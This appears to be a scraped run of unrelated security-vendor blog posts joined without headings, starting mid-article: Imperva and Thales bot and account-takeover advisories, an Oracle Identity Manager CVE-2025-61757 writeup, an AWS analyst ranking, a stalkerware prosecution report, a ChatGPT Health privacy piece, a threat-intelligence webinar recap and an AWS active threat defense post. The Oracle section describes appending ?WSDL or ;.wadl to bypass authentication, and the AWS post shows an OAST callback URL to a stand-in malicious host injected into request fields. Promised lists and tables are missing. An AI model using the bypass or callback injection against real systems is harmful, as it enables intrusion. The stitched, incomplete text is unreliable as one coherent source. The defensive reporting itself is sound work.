Imperva’s Threat Research team initiated an immediate investigation to assess the potential impact on customer environments.
Within hours, we:
Analyzed the vulnerability and mapped out the most plausible exploitation paths
Developed and validated virtual patching rules designed to detect and block malicious request patterns associated with the issue
Rolled out these protections automatically across the entire Imperva Cloud WAF customer base
All cloud protections are already active, require no change from customers, and continue to be monitored and refined as new information becomes available. On-prem customers should review the Community Guide to manually deploy this policy.
Conclusion
This is a significant framework-level security issue affecting widely used technologies. Imperva customers are already protected through our rapid response and proactive security controls. We will continue to track this vulnerability closely and update protections as new information becomes available.
While Imperva protections mitigate known attack vectors, customers should:
Update React and Next.js to the vendor-provided patched versions
Review any server-side features that accept data directly from clients
Continue monitoring vendor advisories for future updates
For further assistance, please contact Imperva Support or your Customer Success representative.
The holiday shopping season is the busiest time of year for online retailers, and increasingly the most dangerous. As traffic surges and customers rush to place orders, cybercriminals use the distraction and volume to blend in. Account Takeover (ATO) attacks spike sharply in November and December, targeting shoppers’ saved payment details, loyalty points, wish-lists, and personal data.
Most retailers focus on keeping sites fast and campaigns running smoothly, but this seasonal pressure creates blind spots in authentication, login flows, and Application Programming Interface API endpoints. Attackers know this and use automated tools and AI-driven bots to slip into accounts with little resistance.
During peak season, it doesn’t take long for an unnoticed credential-stuffing surge, or a burst of suspicious login attempts to translate into real financial loss and customer frustration. For many retailers, the challenge isn’t a dramatic breach, it’s the quiet, persistent account abuse that goes undetected until the damage is already done.
The Escalation of Account Takeover Attacks
According to the 2025 Imperva Bad Bot Report, Account Takeover attacks increased by 40 percent in 2024 and by more than 50 percent since 2022. The rise reflects the expanding attack surface of modern digital businesses and the increasing availability of stolen credentials.
ATO attacks are rarely brute force assaults in the traditional sense. Most rely on automation and intelligence. Attackers use:
Credential stuffing to test stolen username and password pairs obtained from prior data breaches
Credential cracking to predict likely passwords using AI or dictionary-based guessing techniques
Brute force attacks to systematically attempt all possible combinations where no prior credential data exists
Each of these techniques is enhanced by bot networks capable of emulating legitimate traffic and distributing attacks across thousands of IP addresses to avoid detection.
Once an account is compromised, attackers can alter stored payment details, redeem loyalty points, exfiltrate personal data, or pivot into connected systems through single sign on integrations. The damage can be widespread and difficult to undo, making remediation costly, complex, and often too late to fully protect the victim.
The Cost of Compromise
A successful Account Takeover is not just a security failure; it is a business crisis. The consequences cascade across financial, regulatory, and reputational dimensions.
Financial loss from fraud, chargebacks, and stolen assets
Operational disruption as security and customer support teams manage lockouts and resets
Regulatory exposure under privacy and data protection laws such as GDPR, CCPA, and PCI DSS
Legal costs and compensation claims from affected customers or partners
Reputational damage leading to customer attrition and reduced trust
Regulators increasingly view inadequate protection of user credentials as a preventable failure. In industries such as financial services, retail, and telecom, where digital identity underpins customer engagement, the stakes are exceptionally high.
The AI Advantage for Attackers
Artificial intelligence is amplifying both the scale and sophistication of ATO campaigns. Where brute force once relied purely on volume, AI brings adaptive learning and behavioural mimicry.
Modern credential stuffing bots now simulate human navigation, introduce artificial pauses, and mirror typing patterns to bypass rate limits and behavioural detection systems. Machine learning
models trained on breached data can predict likely password sequences based on language, demographics, and prior password resets.
This capability turns traditional defences into speed bumps rather than barriers. The result is faster, more evasive attacks that require intelligent, context aware countermeasures.
The Expanding API Attack Surface
As organizations modernize applications, APIs have become both essential and exposed. They connect services, mobile clients, and third-party integrations, and they now represent a primary conduit for identity and data access.
According to Imperva telemetry, around 12 percent of all API attacks in 2024 were Account Takeovers. Many of these attacks are low volume and high value, designed to evade detection. Attackers harvest sensitive information in small increments such as user identifiers, loyalty balances, and payment tokens, and use that data later for large scale fraud or identity theft.
During the holiday shopping season, attackers take advantage of the fact that retail systems are under more pressure and handling far more automated traffic than usual. Bots are designed to blend seamlessly into this activity. They mimic real customers using legitimate browsers, realistic headers, and correctly formatted API calls, which makes them difficult to distinguish from genuine shoppers.
Instead of triggering obvious high-volume spikes, attackers quietly test stolen credentials across login APIs, probe authentication flows, and map out which accounts are valid. They reuse tokens, exploit weak session handling, and launch credential stuffing campaigns at a pace that fits naturally within peak season traffic. Because the requests look structurally correct, they often bypass volumetric detection and slip past basic rate limits.
Once inside an account, automated scripts extract loyalty balances, change delivery addresses, modify stored payment methods, or pivot through single sign on to gain access to additional services. For many retailers, these subtle API driven attacks are now the fastest growing source of credential-based compromise, and they reach their highest risk in November and December.
Thales recommends:
1. Improve visibility across login traffic this holiday season
During peak shopping periods, login volumes surge and attackers use the noise to hide. Monitor login attempts, unusual session behaviour, device changes, and repeated failures so you can spot suspicious activity early.
2. Strengthen authentication without slowing real customers
Shoppers expect fast checkout experiences, especially during sales events. Use smarter authentication controls that react to risk signals such as new devices or sudden spikes in login attempts, while keeping the journey seamless for genuine users.
3. Protect high value pages such as login and checkout
These are the most heavily targeted points during the holiday rush. Account Takeover attacks often begin on the login page and escalate at checkout. Ensure these flows have the strongest monitoring and protection in place to detect unusual behaviour before accounts are compromised.
4. Secure all APIs involved in customer accounts and orders
Retailers rely on APIs for login, checkout, loyalty, order history, and account management. These endpoints see huge traffic increases in November and December, making them prime targets for automated abuse. Apply full visibility and security controls across them.
5. Deploy Advanced Bot Protection to stop automated ATO attempts
Bots spike dramatically during holiday promotions. Advanced bot protection identifies and blocks automated credential testing, scripted login attempts, and account probing in real time without adding friction for real shoppers. This is critical for preventing ATO during your busiest weeks.
At the end of October 2025, Oracle released an emergency security alert addressing CVE-2025-61757, a high-severity authentication-bypass flaw that enables remote code execution in the Identity Manager product of Oracle Fusion Middleware (versions 12.2.1.4.0 and 14.1.2.1.0). Multiple threat actors are already exploiting the vulnerability in the wild, and it was added to CISA’s Known Exploited Vulnerabilities catalog on November 21, 2025.
Oracle Identity Manager is widely deployed across large enterprises, particularly in finance, government, healthcare, and other sectors that rely heavily on Oracle infrastructure. Because it remains a core identity platform for many organizations, this vulnerability significantly elevates risk, making CVE-2025-61757 especially critical.
The Vulnerability
Recent disclosures indicate that, unlike previous Oracle CVEs, this vulnerability is straightforward and highly susceptible to exploitation by threat actors.The vulnerability originates from an authentication bypass in Oracle Identity Manager’s REST APIs, where attackers can trick the security filter into treating protected endpoints as public by appending parameters such as ?WSDLor ;.wadlto the URL path. This exposes sensitive endpoints like:
After gaining unauthenticated access, attackers can interact with a Groovy script compilation endpoint. Although this endpoint is not intended to execute scripts, it can be exploited to run malicious code during the compilation process by abusing Groovy’s annotation-processing feature.
This flaw chain allowed researchers to achieve pre-authentication remote code execution on vulnerable Oracle Identity Manager instances.
What We’ve Seen
Over the past week, more than 300,000 attack attempts have been detected targeting this vulnerability. These attacks are occurring globally across over 18 countries, with the majority focused on the US and France.
Computing, healthcare, and business sites are hit the hardest by attack attempts.
Bottom Line
CVE-2025-61757 is a critical authentication bypass vulnerability with a high operational impact, potentially allowing attackers to achieve remote code execution.
The Imperva Threat Research group tracked and identified the exploitation chain of this vulnerability, ensuring that Imperva customers with Elastic WAF, Cloud WAF, or On-Prem WAF are now protected out of the box.
Every November and December, online retailers gear up for their biggest revenue surge of the year. But while the traffic and transactions climb, so does the threat level. Cybercriminals know exactly when customer activity (and the pressure on retail systems) is at its highest and they’re automating their attacks to exploit it.
Why retailers are especially vulnerable during peak season
Large-scale bot attacks thrive in seasonal retail: high traffic, elevated checkout volume, heavy promotional activity, and a short window for disruptions. It’s precisely when your monitoring may be stretched. According to the 2025 Thales Bad Bot Report, Retail was the second most attacked industry in 2024 (15% of all bot attacks). 33% of web traffic to retail sites was driven by bad bots. But the most recent data shows that now an astounding 53% of web traffic to retail sites is bots!
Key Findings relevant for eCommerce and Online Retail
53% – the percentage of bot traffic (good and bad) to retail websites in 2025.
39% – the percentage of bad bot traffic to online retail in 2025
64% – the percentage of bot attacks on retail sites targeting business logic.
283% – The increase in Account Takeover attacks (ATO) on Black Friday 2024
18,813 – The number of hours of downtime prevented by Thales in November and December 2024
71 Million – The number of requests per day from AI tools in 2025
Chart based on data from November 2024 to November 2025
Retailers going into peak retail season without strong bot- and account-abuse defences are exposing a key part of their business to automated fraud and exploitation.
How bad bots target Online Retailers
Retailers often focus on obvious fraud vectors (payment fraud, card testing), but bots bring subtler, higher-volume risks that can erode margins, trust, and availability:
Account Takeover (ATO). Attackers leverage stolen credentials or credential-stuffing campaigns to hijack customer accounts — often right before a major shopping event when accounts have stored payment details, loyalty points, or wish-lists. According to the 2025 Thales Bad Bot Report Account takeover (ATO) attacks increased by around 40% in 2024, a surge attributed to improved automation and AI-driven tools.
Price Scraping. Bots scrape pricing, and product data at scale (often just before or during promotions), enabling grey-market resale, and competitive undercutting.
Automated Checkout Abuse / Scalper Bots. Limited-release items (sneakers, consoles, luxury goods) are bought by bots in seconds, creating inventory hoarding or resale markets.
API & Business Logic Attacks. As retailers expose more APIs (for checkout, loyalty, account management), bots attack those endpoints rather than just classic web pages. In 2024 API attacks shifted: 44 % of advanced bot traffic targeted APIs while in 2025, 64% of all bot attacks on the retail sector targeted API business logic.
These are not threats to be taken lightly. Modern bots imitate human behaviour (headless browsers, residential proxies, AI/cloud-driven automation) and can bypass many legacy defences.
Why holiday shopping season means a high return for cybercriminals
There are a few compounding factors that intensify the risk for retailers during peak season, making it easier for attackers to exploit traffic spikes and harder for security teams to keep up:
Timing & value. As account histories build up (wish-lists, stored cards, loyalty points), the value of each account rises. Attackers know that e-commerce traffic surges around major events like Black Friday, Cyber Monday, and year-end deals.
Promotion & checkout complexity. Retailers often deploy lots of new scripts or micro-services for promotions giving more surface area for bot abuse or skimming.
Availability expectations. Customers expect 24/7 performance during peak season; disruptions (even small) risk damaging brand trust and revenue. A bot-driven DDoS or checkout-flow abuse during these days can have outsized impact.
Compliance & customer data. With peak volumes, stored-card payments, cross-border activity and new flows, the risk of data breach or regulation (e.g., PCI-DSS, GDPR) becomes more acute.
What online retail security teams should prioritise now
Gain visibility into automated traffic
You cannot protect what you cannot see. Modern bot behaviour includes leveraging headless browsers, residential proxy networks to mimic normal web traffic behaviors and AI has only served to increase the effectiveness of automated abuse making it easier for cyber criminals to repeat their abuse until they infiltrate their target. Ensure you have full visibility of your entire application and API infrastructure.
Ensure your bot protection covers more than just the homepage. High-value targets such as Login pages and account flows, checkout APIs, and loyalty endpoints are prime targets for attack.
Protect customer accounts proactively
Credential-stuffing and Account Takeover attacks will increase during peak shopping season. Traditional security measures such as good password hygiene and MFA are effective, but they are not enough for today’s AI-empowered attackers. True Account Takeover protection will immediately and accurately detect and block attacks at the edge. Always-on Account Takeover Protection will deter attackers by lowering their return on investment.
Secure APIs and microservices
Retail platforms increasingly rely on APIs which is why an Advanced Bot Protection and Advanced API Security solution is recommended to offer full visibility of all your APIs and to ensure your most risky APIs are protected.
Peak-season eCommerce is a double-edged sword: while it presents huge revenue upside, the risk of bot-driven fraud, ATO and automation abuse is also at its highest. If you treat bot threats as an afterthought, you’re leaving the door wide open for attackers who already know your calendar, traffic patterns and the weakest links in your stack.
By integrating our full application security stack from Advanced Bot Protection and API security to Client-Side Protection and WAAP visibility, retailers shift from reactive detection to proactive prevention, turning the holiday surge into a secure growth opportunity instead of a season of risk.
Our application security suite delivers best-of-breed protection in a single platform, offering superior performance with lower latency, unified visibility through Attack Analytics to uncover coordinated campaigns, and with the backing of our world-class Threat Research team.
For the third year in a row, Amazon Web Services (AWS) is named as a Leader in the Information Services Group (ISG) Provider LensTM Quadrant report for Sovereign Cloud Infrastructure Services (EU), published on January 9, 2026. ISG is a leading global technology research, analyst, and advisory firm that serves as a trusted business partner to more than 900 clients. This ISG report evaluates 19 providers of sovereign cloud infrastructure services in the multi-public-cloud environment and examines how they address the key challenges that enterprise clients face in the European Union (EU). ISG defines Leaders as providers who represent innovative strength and competitive stability.
ISG rated AWS ahead of other leading cloud providers on both the competitive strength and portfolio attractiveness axes, with the highest score on portfolio attractiveness. Competitive strength was assessed on multiple factors, including degree of awareness, core competencies, and go-to-market strategy. Portfolio attractiveness was assessed on multiple factors, including scope of portfolio, portfolio quality, strategy and vision, and local characteristics.
According to ISG, “AWS’s infrastructure provides robust resilience and availability, supported by a sovereign-by-design architecture that ensures data residency and regional independence.”
Read the report to:
Discover why AWS was named as a Leader with the highest score on portfolio attractiveness by ISG.
Gain further understanding on how the AWS Cloud is sovereign-by-design and how it continues to offer more control and more choice without compromising on the full power of AWS.
Learn how AWS is delivering on its Digital Sovereignty Pledge and is investing in an ambitious roadmap of capabilities for data residency, granular access restriction, encryption, and resilience.
AWS’s recognition as a Leader in this report for the third consecutive year underscores our commitment to helping European customers and partners meet their digital sovereignty and resilience requirements. We are building on the strong foundation of security and resilience that has underpinned AWS services, including our long-standing commitment to customer control over data residency, our design principal of strong regional isolation, our deep European engineering roots, and our more than a decade of experience operating multiple independent clouds for the most critical and restricted workloads.
Reportedly, pcTattletale founder Bryan Fleming has pleaded guilty in US federal court to computer hacking, unlawfully selling and advertising spyware, and conspiracy.
This is good news not just because we despise stalkerware like pcTattletale, but because it is only the second US federal stalkerware prosecution in a decade. It could could open the door to further cases against people who develop, sell, or promote similar tools.
In 2021, we reported that “employee and child-monitoring” software vendor pcTattletale had not been very careful about securing the screenshots it secretly captured from victims’ phones. A security researcher testing a trial version discovered that the app uploaded screenshots to an unsecured online database, meaning anyone could view them without authentication, such as a username and password.
In 2024, we revisited the app after researchers found it was once again leaking a database containing victim screenshots. One researcher discovered that pcTattletale’s Application Programming Interface (API) allowed anyone to access the most recent screen capture recorded from any device on which the spyware is installed. Another researcher uncovered a separate vulnerability that granted full access to the app’s backend infrastructure. That access allowed them to deface the website and steal AWS credentials, which turned out to be shared across all devices. As a result, the researcher obtained data about both victims and the customers who were doing the tracking.
This is no longer possible. Not because the developers fixed the problems, but because Amazon locked pcTattletale’s entire AWS infrastructure. Fleming later abandoned the product and deleted the contents of its servers.
However, Homeland Security Investigations had already started investigating pcTattletale in June 2021 and did not stop. A few things made Fleming stand out among other stalkerware operators. While many hide behind overseas shell companies, Fleming appeared to be proud of his work. And while others market their products as parental control or employee monitoring tools, pcTattletale explicitly promoted spying on romantic partners and spouses, using phrases such as “catch a cheater” and “surreptitiously spying on spouses and partners.” This made it clear the software was designed for non-consensual surveillance of adults.
Fleming is expected to be sentenced later this year.
Removing stalkerware
Malwarebytes, as one of the founding members of the Coalition Against Stalkerware, makes it a priority to detect and remove stalkerware-type apps from your device.
It is important to keep in mind, however, that removing stalkerware may alert the person spying on you that the app has been discovered. The Coalition Against Stalkerware outlines additional steps and considerations to help you decide the safest next move.
Because the apps often install under different names and hide themselves from users, they can be difficult to find and remove. That is where Malwarebytes can help you.
To scan your device:
Open your Malwarebytes dashboard
Start a Scan
The scan may take a few minutes.
If malware is detected, you can choose one of the following actions:
Uninstall. The threat will be deleted from your device.
Ignore Always. The file detection will be added to the Allow List, and excluded from future scans. Legitimate files are sometimes detected as malware. We recommend reviewing scan results and adding files to Ignore Always that you know are safe and want to keep.
Ignore Once: The detection is ignored for this scan only. It will be detected again during your next scan.
Malwarebytes detects pcTattleTale as PUP.Optional.PCTattletale.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
How comfortable are you with sharing your medical history with an AI?
I’m certainly not.
OpenAI’s announcement about its new ChatGPT Health program prompted discussions about data privacy and how the company plans to keep the information users submit safe.

ChatGPT Health is a dedicated “health space” inside ChatGPT that lets users connect their medical records and wellness apps so the model can answer health and wellness questions in a more personalized way.
OpenAI promises additional, layered protections designed specifically for health, “to keep health conversations protected and compartmentalized.”
First off, it’s important to understand that this is not a diagnostic or treatment system. It’s framed as a support tool to help understand health information and prepare for care.
But this is the part that raised questions and concerns:
“You can securely connect medical records and wellness apps to ground conversations in your own health information, so responses are more relevant and useful to you.”
In other words, ChatGPT Health lets you link medical records and apps such as Apple Health, MyFitnessPal, and others so the system can explain lab results, track trends (e.g., cholesterol), and help you prepare questions for clinicians or compare insurance options based on your health data.
Given our reservations about the state of AI security in general and chatbots in particular, this is a line that I don’t dare cross. For now, however, I don’t even have the option, since only users with ChatGPT Free, Go, Plus, and Pro plans outside of the European Economic Area, Switzerland, and the United Kingdom can sign up for the waitlist.
OpenAI only uses partners and apps in ChatGPT Health that meet OpenAI’s privacy and security requirements, which, by design, shifts a great deal of trust onto ChatGPT Health itself.
Users should realize that health information is very sensitive and as Sara Geoghegan, senior counsel at the Electronic Privacy Information Center told The Record: by sharing their electronic medical records with ChatGPT Health, users in the US could effectively remove the HIPAA protection from those records, which is a serious consideration for anyone sharing medical data.
She added:
“ChatGPT is only bound by its own disclosures and promises, so without any meaningful limitation on that, like regulation or a law, ChatGPT can change the terms of its service at any time.”
Should you decide to try this new feature out, we would advise you to proceed with caution and take the advice to enable 2FA for ChatGPT to heart. OpenAI claims 230 million users already ask ChatGPT health and wellness questions each week. I’d encourage them to do the same.
We don’t just report on data privacy—we help you remove your personal information
Cybersecurity risks should never spread beyond a headline. With Malwarebytes Personal Data Remover, you can scan to find out which sites are exposing your personal information, and then delete that sensitive data from the internet.
Today’s security teams work in complex, multi-tool environments. Alerts flow from SIEMs, tickets are created in ITSM platforms, actions occur in cloud and network controls, and workflows span countless third-party services. To keep pace, automation must be open, flexible, and seamlessly connected across every system that matters. We’re excited to introduce two powerful new capabilities in Infinity Playblocks that take us one step closer to a truly open automation ecosystem: API Request Step and Webhook Trigger. Together, they unlock a new open garden approach to security automation – where Infinity Playblocks seamlessly integrates with any system, inbound or outbound, without […]
Intelligence drives better decisions. High-performing teams use threat intelligence not just for detection, but to inform strategic business decisions and communicate risk to leadership.
Maturity means efficiency. Advanced programs focus on automation, high-fidelity indicators, and cross-functional collaboration—freeing analysts to concentrate on strategic initiatives.
Information overload is the top challenge. Teams need better integrations and AI-powered tools to transform massive data volumes into actionable insights.
AI will reshape the analyst role. While junior analysts won't be replaced, their workflows will evolve significantly as AI augments their capabilities.
Recorded Future recently hosted two webinars to unpack key insights from the 2025 State of Threat Intelligence Report and hear directly from customers who are putting these findings into practice.
Based on survey responses from 615 cybersecurity executives and practitioners, the report showed clear industry trends. Threat intelligence spending is up, with 76% of organizations spending over $250,000 annually and 91% planning to increase spending in 2026. Even more critically, 87% said they expect to advance the maturity of their threat intelligence programs over the next two years.
But what does maturity actually look like in practice? Our customers offered candid perspectives on how they're turning intelligence into impact.
Intelligence as a strategic asset
Our webinar panelists noted that the availability of rich threat intelligence has transformed how their organizations approach decision-making. According to Jack Watson, Senior Threat Intelligence Analyst at Global Payments, “Understanding that one alert opened and one alert closed does not necessarily equate to one single adversary being stopped” has led his team to take “a much more holistic approach to looking at problems.”
Omkar Nimbalkar, Senior Manager of Cyber Threat Research and Intelligence at Adobe, said, “Once you start doing this work day in and day out, you uncover patterns in your environment. You uncover what your posture looks like, where your true risk resides, and you can use that as a means to inform the business on the changing threat landscape for better decision-making.”
Ryan Boyero, Recorded Future’s Senior Customer Success Manager, said context and storytelling are key benefits of threat intelligence. “You can have a precursor or malicious activity that has occurred,” he said, “but without threat intelligence, you can’t really tell the story or paint the picture to deliver to senior leadership in order to help make the best and informed decisions possible.”
How threat intelligence delivers organization-wide value
Nimbalkar said his team provides tailored threat intelligence to business units and product teams across Adobe so they can monitor for specific behavioral activities and block specific threats in their environments.
Boyero shared that Recorded Future customers in EMEA use threat intelligence to educate leadership. “We're able to inform leaders,” he said. “We're able to speak with executives, get them in the room, not so much scare them that a situation could happen or has happened, but ultimately just educate and let them know that this is what Recorded Future is able to do and how we can bring success to the table.”
Erich Harbowy, Security Intelligence Engineer at Superhuman, said that in addition to educating leaders about risk, his team also uses threat intelligence to show the value of their work. “Not only am I using this very current news, I am also using the statistics that come along with that,” he said. “How much damage occurred during the first attack that was similar to this? And are [my adversaries] done? Are they coming back?”
Harbowy appreciates Recorded Future for providing those insights for postmortems and follow-ups with executives. “How do I prove my worth?” he said. “Give me the intel.”
The anatomy of a mature threat intelligence program
According to Nimbalkar, maturity comes when the foundational tactical and operational work is complete. He said that advancing a threat intelligence program is all about efficiency and optimization, including making sure you have high-fidelity indicators so your noise-to-signal ratio is reduced and you have higher-quality detections, understanding who your adversaries are and how they’re targeting you, getting in front of stakeholders and engaging with cross-functional teams, and collecting metrics on everything you do.
“Once you have figured out all these workflows, automated as much as you can, optimized and made it efficient, and then you focus more on risk reduction across the environment and more on strategic initiatives, that’s a very good maturation,” he said.
Jack Watson of Global Payments described threat intelligence maturity as the ability to ingest and action intelligence. “It’s never been easier to ingest data, but it’s also never been harder to sift through [that data]. So we’re seeing more mature organizations developing automated workflows, developing custom capabilities to do collection and action, and using AI in unique ways.”
Pathways to advancing maturity
Nick Rainho, Senior Intelligence Consultant at Recorded Future, said that the key to advancing maturity is having solid intelligence requirements. “Especially if you’re working with limited resources, go for the low-hanging fruit and ensure that the intelligence you’re pulling in is relevant to senior leadership’s priorities.”
Ryan Boyero agreed that maturity success is predicated on understanding leadership’s key requirements. “And then, how are we able to work towards that greater good and define success together?”
Top challenges for CTI teams
The panelists agreed that information overload is a critical challenge for today’s CTI teams. “More data is better than less,” said Watson, “but you have to be able to whittle it down or it’s useless.”
Nimbalkar said that with new tools in the market, advancements in AI, and the exponential growth in the volume of data, teams need vendors that can provide better integration to make data more actionable. And Rainho agreed, calling for better out-of-the-box integrations between intelligence tools so security teams can consume intelligence in the location and manner that works best for them.
Looking to the future of threat intelligence
When asked how they think the threat landscape will evolve and how technology will evolve with it, the panelists shared a number of predictions. They believe AI will enable CTI teams to fight AI-powered threats at scale. Third-party risk management will become an even more critical discipline for proactive defense. Digital threats will continue to outpace physical threats. And while junior analysts won’t be replaced by AI, their jobs will look very different as they use AI to augment their workflows.
Fortinet’s Training Institute is an ISC2 CPE Submitter, enabling CISSP holders to earn CPE credits through NSE courses, Fast Tracks, webinars, and more.
Cyber threats are evolving faster than traditional security defense can respond; workloads with potential security issues are discovered by threat actors within 90 seconds, with exploitation attempts beginning within 3 minutes. Threat actors are quickly evolving their attack methodologies, resulting in new malware variants, exploit techniques, and evasion tactics. They also rotate their infrastructure—IP addresses, domains, and URLs. Effectively defending your workloads requires quickly translating threat data into protective measures and can be challenging when operating at internet scale. This post describes how AWS active threat defense for AWS Network Firewall can help to detect and block these potential threats to protect your cloud workloads.
Active threat defense detects and blocks network threats by drawing on real-time intelligence gathered through MadPot, the network of honeypot sensors used by Amazon to actively monitor attack patterns. Active threat defense rules treat speed as a foundational tenet, not an aspiration. When threat actors create a new domain to host malware or set up fresh command-and-control servers, MadPot sees them in action. Within 30 minutes of receiving new intelligence from MadPot, active threat defense automatically translates that intelligence into threat detection through Amazon GuardDuty and active protection through AWS Network Firewall.
Speed alone isn’t enough without applying the right threat indicators to the right mitigation controls. Active threat defense disrupts attacks at every stage: it blocks reconnaissance scans, prevents malware downloads, and severs command-and-control communications between compromised systems and their operators. This creates a multi-layered defense approach that can disrupt attacks that can bypass some of the layers.
How active threat defense works
MadPot honeypots mimic cloud servers, databases, and web applications—complete with the misconfigurations and security gaps that threat actors actively hunt for. When threat actors take the bait and launch their attacks, MadPot captures the complete attack lifecycle against these honeypots, mapping the threat actor infrastructure, capturing emerging attack techniques, and identifying novel threat patterns. Based on observations in MadPot, we also identify infrastructure with similar fingerprints through wider scans of the internet.
Figure 1: Overview of active threat defense integration
Figure 1 shows how this works. When threat actors deliver malware payloads to MadPot honeypots, AWS executes the malicious code in isolated environments, extracting indicators of compromise from the malware’s behavior—the domains it contacts, the files it drops, the protocols it abuses. This threat intelligence feeds active threat defense’s automated protection: Active threat defense validates indicators, converts them to firewall rules, tests for performance impact, and deploys them globally to Network Firewall—all within 30 minutes. And because threats evolve, active threat defense monitors changes in threat actor infrastructure, automatically updating protection rules as threat actors rotate domains, shift IP addresses, or modify their tactics. Active threat defense adapts automatically as threats evolve.
Figure 2: Swiss cheese model
Active threat defense uses the Swiss cheese model of defense (shown in Figure 2)—a principle recognizing that no single security control is perfect, but multiple imperfect layers create robust protection when stacked together. Each defensive layer has gaps. Threat actors can bypass DNS filtering with direct IP connections, encrypted traffic defeats HTTP inspection, domain fronting or IP-only connections evade TLS SNI analysis. Active threat defense applies threat indicators across multiple inspection points. If threat actors bypass one layer, other layers can still detect and block them. When MadPot identifies a malicious domain, Network Firewall doesn’t only block the domain, it also creates rules that deny DNS queries, block HTTP host headers, prevent TLS connections using SNI, and drop direct connections to the resolved IP addresses. Similar to Swiss cheese slices stacked together, the holes rarely align—and active threat defense reduces the likelihood of threat actors finding a complete path to their target.
Disrupting the attack kill chain with active threat defense
Let’s look at how active threat defense disrupts threat actors across the entire attack lifecycle with this Swiss cheese approach. Figure 3 illustrates an example attack methodology—described in the following sections—that threat actors use to compromise targets and establish persistent control for malicious activities. Modern attacks require network communications at every stage—and that’s precisely where active threat defense creates multiple layers of defense. This attack flow demonstrates the importance of network-layer security controls that can intercept and block malicious communications at each stage, preventing successful compromise even when initial vulnerabilities exist.
Figure 3: An example flow of an attack scenario using an OAST technique
Step 0: Infrastructure preparation
Before launching attacks, threat actors provision their operational infrastructure. For example, this includes setting up an out-of-band application security testing (OAST) callback endpoint—a reconnaissance technique that threat actors use to verify successful exploitation through separate communication channels. They also provision malware distribution servers hosting the payloads that will infect victims, and command-and-control (C2) servers to manage compromised systems. MadPot honeypots detect this infrastructure when threat actors use it against decoy systems, feeding those indicators into active threat detection protection rules.
Step 1: Target identification
Threat actors compile lists of potential victims through automated internet scanning or by purchasing target lists from underground markets. They’re looking for workloads running vulnerable software, exposed services, or common misconfigurations. MadPot honeypot system experiences more than 750 million such interactions with potential threat actors every day. New MadPot sensors are discovered within 90 seconds; this visibility reveals patterns that would otherwise go unnoticed. Active threat detection doesn’t stop reconnaissance but uses MadPot’s visibility to disrupt later stages.
Step 2: Vulnerability confirmation
The threat actor attempts to verify a vulnerability in the target workload, embedding an OAST callback mechanism within the exploit payload. This might take the form of a malicious URL like http://malicious-callback[.]com/verify?target=victim injected into web forms, HTTP headers, API parameters, or other input fields. Some threat actors use OAST domain names that are also used by legitimate security scanners, while others use more custom domains to evade detection. The following table list 20 example vulnerabilities that threat actors tried to exploit against MadPot using OAST links over the past 90 days.
Commvault Command Center path traversal vulnerability
Step 3: OAST callback
When vulnerable workloads process these malicious payloads, they attempt to initiate callback connections to the threat actor’s OAST monitoring servers. These callback signals would normally provide the threat actor with confirmation of successful exploitation, along with intelligence about the compromised workload, vulnerability type, and potential attack progression pathways. Active threat detection breaks the attack chain at this point. MadPot identifies the malicious domain or IP address and adds it to the active threat detection deny list. When the vulnerable target attempts to execute the network call to the threat actor’s OAST endpoint, Network Firewall with active threat detection enabled blocks the outbound connection. The exploit might succeed, but without confirmation, the threat actor can’t identify which targets to pursue—stalling the attack.
Step 4: Malware delivery preparation
After the threat actor identifies a vulnerable target, they exploit the vulnerability to deliver malware that will establish persistent access. The following table lists 20 vulnerabilities that threat actors tried to exploit against MadPot to deliver malware over the past 90 days:
The compromised target attempts to download the malware payload from the threat actor’s distribution server, but active threat defense intervenes again. The malware hosting infrastructure—whether it’s a domain, URL, or IP address—has been identified by MadPot and blocked by Network Firewall. If malware is delivered through TLS endpoints, active threat defense has rules that inspect the Server Name Indication (SNI) during the TLS handshake to identify and block malicious domains without decrypting traffic. For malware not delivered through TLS endpoints or customers who have enabled the Network Firewall TLS inspection feature, active threat defense rules inspect full URLs and HTTP headers, applying content-based rules before re-encrypting and forwarding legitimate traffic. Without successful malware delivery and execution, the threat actor cannot establish control.
Step 6: Command and control connection
